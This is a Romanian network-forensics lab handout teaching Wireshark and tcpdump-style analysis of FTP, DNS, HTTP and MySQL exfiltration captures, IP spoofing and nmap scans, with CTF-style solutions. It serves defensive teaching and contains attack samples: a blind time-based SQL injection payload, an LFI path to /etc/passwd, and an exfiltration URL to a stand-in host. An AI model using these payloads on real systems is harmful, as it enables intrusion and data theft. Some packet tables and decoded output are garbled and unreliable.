

Network Forensics

Cujbă Mihai-Cătălin

• Introducere

Network forensics reprezintă partea de investigare a traficului de rețea cu scopul de a detecta eventuale acțiuni malițioase, scurgeri de date sau detectarea traficului necorespunzător.

Acest laborator se bazează pe folosirea utilităților Wireshark, TCPDump și înțelegerea soluțiilor de tip WAF(Web Application Firewall) și DPI (Deep Packet Inspection)

• Wireshark


◦ Introducere

Wireshark este unul din principalele utilitare cu interfață grafică de analiză a pachetelor de rețea. Acesta poate fi folosit în două moduri:


1. Analiză live a pachetelor, astfel încât putem vedea tot traficul care vine sau pleacă de pe dispozitivul nostru
2. Analiză a fișierelor de tip pcap/pcapng, adică trafic deja captat și păstrat pentru o analiză ulterioară.

◦ Analiza live


Pentru exemplul analizei live voi capta traficul către un site ce folosește protocolul HTTP pentru comunicare, protocol nesecurizat din punct de vedere criptografic.




Din acest screenshot se poate observa lipsa protocolului HTTP. Ma departe, trebuie să pornim captarea de pachete în Wireshark.



Pentru început alegem interfața de rețea pe care vrem să ascultăm.




Odată pornit, putem filtra pachetele în funcție de ceea ce ne interesează. În cazul nostru, trebuie să filtrăm pachetele după protocolul HTTP.




După filtrare, putem observa pachetele pe care le-am trimis în momentul în care am făcut cererea de autentificare pe site:



Pentru a inspecta în amănunt, putem urmări flow-ul unui pachet astfel: Click Dreapta -> Follow -> Iar aici avem de ales între TCP Stream și HTTP stream, în cazul nostru vrem să observăm doar informațiile de la HTTP.



Iar de aici putem vedea header-ul HTTP în clar, cu tot cu username-ul si parola trimise.



Datele se transmit URL encoded, așa că le putem vedea exact cum au fost transmise după decodificare:

Encoded: username=Use5N%40m3&password=P%40ssw0rd%21

Decoded: username=Use5N@m3&password=P@ssw0rd!


◦ Analiza capturilor de date

Capturile de date sunt fișiere ce conțin pachetele captate ale unei rețele pentru a putea fi analizate ulterior. Pentru realizarea unui fișier voi lua exemplul de mai sus, pe care îl voi salva într-un fișier.

Pentru început trebuie oprită captarea pachetelor live apăsând pe butonul roșu din stânga sus.



Al doilea pas este de a salva captura folosind meniul: File -> Save



Acum că am învățat să salvăm traficul, să trecem la analiza unor fișiere ce conțin pachete prin care s-au realizat scurger de date prin folosirea de diferite protocoale.

◦ Scanarea traficului FTP

Protocolul FTP poate fi folosit pentru transferul de fișiere, iar acest lucru poate avantaja un atacator ce are de transferat fișiere către și de la o stație infectată. Datorită faptului că FTP este un protocol necriptat, putem face analiză asupra comenzilor trimise și a fișierelor transferate.

Exemplu de captură cu comenzi:

```

227 Entering Passive Mode (192,168,100,103,193,231).
RETR /MKULTRA/terry-i.txt.lcr
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,232).
RETR /MKULTRA/deirdre-p.txt.lcr
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,233).
RETR /MKULTRA/wendy-p.txt.lcr
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,234).
RETR /PROJECTMONARCH
550 Access is denied.
PASV
227 Entering Passive Mode (192,168,100,103,193,235).
RETR /PROJECTMONARCH/ariana-s.txt.lcr
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,236).
RETR /PROJECTMONARCH/brittney-s.txt.lcr
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,237).
RETR /PROJECTMONARCH/christina-a-s.txt.lcr
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,238).
RETR /SECRET
550 Access is denied.
PASV
227 Entering Passive Mode (192,168,100,103,193,239).
RETR /SECRET/encryption-password-cgeschickter.txt
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,240).
RETR /TOOLS
550 Access is denied.
PASV
227 Entering Passive Mode (192,168,100,103,193,241).
RETR /TOOLS/lytton-crypt.bin
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,242).
RETR /TOOLS/zlib.dll
125 Data connection already open; Transfer starting.
226 Transfer complete.
PASV
227 Entering Passive Mode (192,168,100,103,193,243).
RETR /TOOLS/lytton-crypt.exe
125 Data connection already open; Transfer starting.

```

Pentru a vedea fişierele transferate putem folosi filtrul

ftp-data

Exemplu:

No.	Time	Source	Destination	Protocol	Length	Info
159.	387.237.	192.168.100.103	192.168.100.106	FTP-DL	484	FTP Data: 338 bytes (PASV) (LIST)
159.	423.561.	192.168.100.103	192.168.100.106	FTP-DL	188	FTP Data: 122 bytes (PASV) (LIST)
159.	423.564.	192.168.100.103	192.168.100.106	FTP-DL	236	FTP Data: 170 bytes (PASV) (LIST)
159.	423.568.	192.168.100.103	192.168.100.106	FTP-DL	180	FTP Data: 114 bytes (PASV) (LIST)
159.	423.571.	192.168.100.103	192.168.100.106	FTP-DL	236	FTP Data: 170 bytes (PASV) (LIST)
159.	423.575.	192.168.100.103	192.168.100.106	FTP-DL	244	FTP Data: 178 bytes (PASV) (LIST)
159.	423.578.	192.168.100.103	192.168.100.106	FTP-DL	143	FTP Data: 77 bytes (PASV) (LIST)
159.	423.581.	192.168.100.103	192.168.100.106	FTP-DL	280	FTP Data: 222 bytes (PASV) (LIST)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	5050	FTP Data: 5792 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	11650	FTP Data: 11584 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	17442	FTP Data: 17370 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	23254	FTP Data: 23168 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	29026	FTP Data: 28950 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	22786	FTP Data: 22700 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	18000	FTP Data: 18030 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.590.	192.168.100.103	192.168.100.106	FTP-DL	5850	FTP Data: 5792 bytes (PASV) (RETR /MISC/Lsd30.gif)
159.	423.591.	192.168.100.103	192.168.100.106	FTP-DL	52194	FTP Data: 52120 bytes (PASV) (RETR /MISC/Lsd30.gif)

Pentru extragerea unui astfel de fişier, trebuie să analizăm stream-ul TCP şi să extragem octeţii fişierului astfel:

o Exfiltrare de date folosind protocolul DNS

Protocolul DNS este unul dintre cele mai folosite protocoale pentru exfiltrare de date, deoarece acesta nu poate fi blocat în cadrul unei infrastructuri din cauza utilității pe care o are. Acesta poate fi însă analizat cu ajutorul utilităților de tip IDS/IPS și astfel fiind blocate pachetele malițioase.

Acesta este folosit de către atacatori atât pentru exfiltrare, cât și pentru mediu de comunicare în cadrul serverelor de C2 (Command & Control).

15	2.963082	192.168.8.100	192.168.8.1	DNS	74	Standard query	0xb595	AAAA	www.google.com
16	2.963091	192.168.8.100	192.168.8.1	DNS	74	Standard query	0xb595	AAAA	www.google.com
21	3.057548	192.168.8.1	192.168.8.100	DNS	102	Standard query response	0xb595	AAAA	www.google.com AAAA 2a00:1450:400d:806::2004
93	3.710974	192.168.8.100	192.168.8.1	DNS	71	Standard query	0x16fb	A	gstatic.com
94	3.710982	192.168.8.100	192.168.8.1	DNS	71	Standard query	0x16fb	A	gstatic.com
95	3.777437	192.168.8.1	192.168.8.100	DNS	87	Standard query response	0x16fb	A	gstatic.com A 142.250.180.195
173	5.205984	192.168.8.100	192.168.8.1	DNS	90	Standard query	0x2c4c	A	scontent.fotp3-1.fna.fbcdn.net
174	5.205985	192.168.8.100	192.168.8.1	DNS	90	Standard query	0xbf6e	A	scontent.fotp3-3.fna.fbcdn.net
175	5.205985	192.168.8.100	192.168.8.1	DNS	79	Standard query	0x6a14	A	static.xx.fbcdn.net
176	5.205995	192.168.8.100	192.168.8.1	DNS	90	Standard query	0x2c4c	A	scontent.fotp3-1.fna.fbcdn.net
177	5.205995	192.168.8.100	192.168.8.1	DNS	79	Standard query	0x6a14	A	static.xx.fbcdn.net
178	5.205995	192.168.8.100	192.168.8.1	DNS	90	Standard query	0xbf6e	A	scontent.fotp3-3.fna.fbcdn.net
179	5.208537	192.168.8.100	192.168.8.1	DNS	76	Standard query	0x49e0	A	www.facebook.com
180	5.208545	192.168.8.100	192.168.8.1	DNS	76	Standard query	0x49e0	A	www.facebook.com

Mai sus este un screenshot al unor pachete legitime, generate prin accesarea site-urilor <http://google.ro> și <https://facebook.com>.

Distincția între pachetele cu scurgeri de date și cele normale se poate face, pentru un om, cu destul de multă ușurință, fiind vizibile diferențele între cele două. Problema o reprezintă scrierea de reguli automate pentru IDS/IPS, astfel încât să poată distinge traficul bun de cel malițios.

1	0.00000...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0xb622	A	504B.hackit.ro
5	0.01077...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0xdb34	A	0304.hackit.ro
9	0.02119...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x806d	A	0A00.hackit.ro
13	0.02900...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x8b0f	A	0000.hackit.ro
17	0.03718...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0xa747	A	0000.hackit.ro
21	0.04514...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x70b2	A	C38E.hackit.ro
25	0.05431...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x5c99	A	5951.hackit.ro
29	0.06879...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x215e	A	9586.hackit.ro
33	0.07982...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0xf470	A	14A0.hackit.ro
37	0.09024...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x84d5	A	1700.hackit.ro
41	0.09934...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0xd974	A	0000.hackit.ro
45	0.10757...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x756d	A	1700.hackit.ro
49	0.11933...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x5b4c	A	0000.hackit.ro
53	0.12801...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x7c7d	A	0800.hackit.ro
57	0.13890...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x597a	A	1C00.hackit.ro
61	0.14680...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x5480	A	666C.hackit.ro
65	0.15415...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x51d9	A	6167.hackit.ro
69	0.16410...	192.168.43.58	192.168.43.1	DNS	74	Standard query	0x494d	A	2E74.hackit.ro

Se pot observa în această captură subdomeniile accesate ale site-ului hackit.ro.

Filtrul folosit în Wireshark pentru afișarea pachetelor de interes:

```
dns.flags.response == 0 && dns.qry.type == 1
```

o Exfiltrare de date folosind protocolul HTTP

Protocolul HTTP dispune de o multitudine de caracteristici ajustabile, fiind perfect pentru o eventuală scurgere de date. Acesta dispune de mai multe câmpuri modificabile în cadrul header-ului, câmpuri ce pot conține atât informații valide, cât și malițioase. Pentru verificarea acestora se folosesc tehnologii de tip IDS/IPS, dar și WAF (Web Application Firewall) sau DPI (Deep Packet Inspection).

Tehnologiile de tip IDS/IPS au rolul de a analiza conținutul pachetelor și de a verifica dacă activitatea din cadrul rețelei este una legitimă.

WAF-ul are rolul de a verifica request-urile HTTP primite de către server, pentru a se asigura de faptul că nu se trimit payload-uri malițioase, spre exemplu exploatarea unei încărcări de pagină prin Local File Inclusion (`../../../../../../etc/passwd`), despre care vom vorbi la laboratorul destinat vulnerabilităților web.

DPI are rolul de a despacheta conținutul mesajelor transmise prin HTTP și de a verifica fișierele transmise prin acestea.

Câteva din metodele de exfiltrare folosind protocolul HTTP sunt:

1. Scurgerea de date folosind parametri de GET sau POST (www.youhavebeenhacked.com/?data=StolenData), unde parametrul de GET este "data", iar datele exfiltrate sunt "StolenData"
2. Trimiterea de Cookie-uri ce conțin date

Un exemplu de exfiltrare de date prin POST:

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/userinfo.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 184
Connection: keep-alive
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

urname=HackIT&ucc=1111111111111111&uemail=challenge%40hackit.com&uphone=555-5555&uaddress=HackIT%7Be0603c499aae47eb89343ad0ef3178e044c62e70ae2309b35591d1d49a3211ec%7D&update=update
```

o Forge de pachete

Forge-ul de pachete reprezintă modificarea pachetelor de rețea, în așa fel încât acestea să folosească diferiți parametri sau câmpuri pe care în mod normal, nu le puteau folosi. Un exemplu pentru această tip de atac îl reprezintă trimiterea de pachete de la un dispozitiv la altul, dar pachetul sursă să conțină în câmpul destinat IP-ului sursă un alt IP decât cel al expeditoarei.

În imaginea de mai jos se pot observa 5 pachete captate live. Se poate observa că primul pachet trimis are IP-ul sursă 10.10.0.1, iar din terminal și din restul pachetelor se poate observa că IP-ul real al mașinii este 192.168.8.101.

The image shows a Wireshark packet capture and a terminal window. The Wireshark interface displays a list of 5 captured packets. The first packet is a TCP SYN from 10.10.0.1 to 192.168.8.100. The subsequent four packets are TCP RSTs from 192.168.8.101 to 10.8.0.18. The packet details pane for the first packet shows the source IP as 10.10.0.1 and the destination as 192.168.8.100. The packet bytes pane shows the raw data of the SYN packet. The terminal window shows the output of the 'ifconfig' command for the 'eth0' interface, displaying the IP address 192.168.8.101, netmask 255.255.255.0, and broadcast address 192.168.8.255. It also shows the output of the 'lo' interface, displaying the IP address 127.0.0.1, netmask 255.0.0.0, and broadcast address 127.0.0.1.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.0.1	192.168.8.100	TCP	56	443 → 5659 [ACK] Seq=1 Ack=1 Win=261 Len=0
2	17.763777084	127.0.0.1	127.0.0.1	TCP	76	57678 → 25 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=260296138
3	17.763782565	127.0.0.1	127.0.0.1	TCP		
4	17.772817336	192.168.8.101	10.8.0.18	TCP		
5	18.791164430	192.168.8.101	10.8.0.18	TCP		

```
root@kali:~/Desktop/CyDex# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.8.101 netmask 255.255.255.0 broadcast 192.168.8.255
    inet6 fe80::76c6:3bff:fe11:6ba9 prefixlen 64 scopeid 0x20<link>
    ether 74:c6:3b:11:6b:a9 txqueuelen 1000 (Ethernet)
    RX packets 554 bytes 323473 (315.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 772 bytes 71894 (70.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 100 bytes 4956 (4.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 100 bytes 4956 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop/CyDex#
```


În următoarea captură se poate observa pachetul primit de către mașina cu IP-ul 192.168.8.100.

The image shows a Wireshark packet capture. The packet list pane shows a single packet received by 192.168.8.100 from 192.168.8.101. The packet details pane shows the source IP as 192.168.8.101 and the destination as 192.168.8.100. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	10.100000000	192.168.8.101	192.168.8.100	TCP	60	443 → 5659 [ACK] Seq=1 Ack=1 Win=261 Len=0

- Exfiltrare de date folosind metode neconvenționale ale interogărilor SQL

Avem ca exemplu următoarele pachete:



The image shows a Wireshark packet capture of MySQL traffic. The filter bar at the top is set to 'mysql.command == 1'. The packet list shows a series of MySQL 'Request' packets from 127.0.0.1 to 127.0.0.1, all with a length of 368 bytes and status 'Request Quit'. The time range shown is from 0.018307 to 36.317523 seconds. A tooltip for the first packet shows 'Source address 127.0.0.1'.

No.	Time	Source	Destination	Protocol	Length	Info
23	0.018307	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
51	0.027740	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
79	3.040684	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
107	6.052484	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
135	6.063210	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
163	6.075083	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
191	9.088434	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
219	9.099089	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
247	9.110173	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
277	9.120589	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
303	12.132318	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
331	15.123641	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
359	15.135370	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
387	15.149281	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
415	15.164050	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
443	18.176181	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
473	18.195209	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
499	18.207899	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
527	21.222930	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
555	21.239457	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
585	24.250989	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
611	27.271428	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
639	30.282012	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
667	33.295138	127.0.0.1	127.0.0.1	MySQL	368	Request Quit
695	36.307019	127.0.0.1	127.0.0.1	MySQL	368	Request Quit

În captură se află pachete transmise până în momentul în care Time ajunge la 955.

De-asemenea, știm că interogările transmise sunt de forma

```
SELECT SLEEP((SELECT ASCII(substr((SELECT group_concat(database_name) FROM
mysql.innodb_table_stats), 1, 1)) >> 7 & 1) * 3)
```

Din această interogare ne putem da seama de faptul că se încearcă exfiltrarea bit cu bit ($\gg 7 \& 1$) a unui mesaj din baza de date, caracter cu caracter (1, 1). Înmulțirea cu 3 de la final are rolul doar de a induce investigatorii în eroare, pentru a nu se vedea clar modalitatea de exfiltrare.

Pentru rezolvare, am extras timpii pentru toate pachetele filtrare cu comanda:

```
mysql.command == 1
```

Din analiza pachetelor am observat că se exfiltrează bitul 1 la fiecare modificare de timp și bitul 0 pentru pachetele cu același timp.

Scriptul pentru rezolvarea challenge-ului:

```
x=["0","3","6","6","9","9","9","9","12",...,"952","952","955"]
d=[]
for i in range(len(x)-1):
    if x[i]!=x[i+1]:
        d.append('1')
    else:
        d.append('0')

print ''.join(d)
```

Rezultat:


```
0110010001100010010111110110110100110011001100010011010000111001011100110110
0011011100110110010101100101011011100111001101101000011011110111010001110011
0010110001110101011100110110010101110010011100110110100101100100001011000111
0101011100110110010101110011001011000111000001100001011100110111001101110111
0110111101110010011001000110000111100100011011010110100101101110010010000101
0100010000100111101101100010001100010111010101011111011100110110100000110001
01100110011101000011000101101110011001111010111110011001101111000011001100011
0001011011000101111100110001011100110101111101100011001100000011000001101100
01111101
```

Care decodificat înseamnă:

```
db_m3149scseenshots,userid,uses,passwordaäminHTB{blu_shift1ng_3xf1l_1s_c00l}
```

o Scanare de porturi folosind utilitarul NMAP:

Scanarea de porturi reprezintă unul dintre primii pași în încercarea de compromitere a unei stații de lucru. O astfel de scanare trimite un număr mare de request-uri către țintă, fiind foarte ușor de descoperit. Un exemplu se poate observa în următoarea imagine.

No.	Time	Source	Destination	Protocol	Length	Info
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	92168	→ 54818 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	39878	→ 55585 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	47982	→ 55576 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	35540	→ 37337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	74	54738	→ 3651 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418588185 TSecr=0 Win=128
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	81347	→ 36518 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	48161	→ 48430 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	58576	→ 48462 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
442.86.5840.	192.168.100.103	192.168.100.103	TCP	54	44495	→ 41868 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
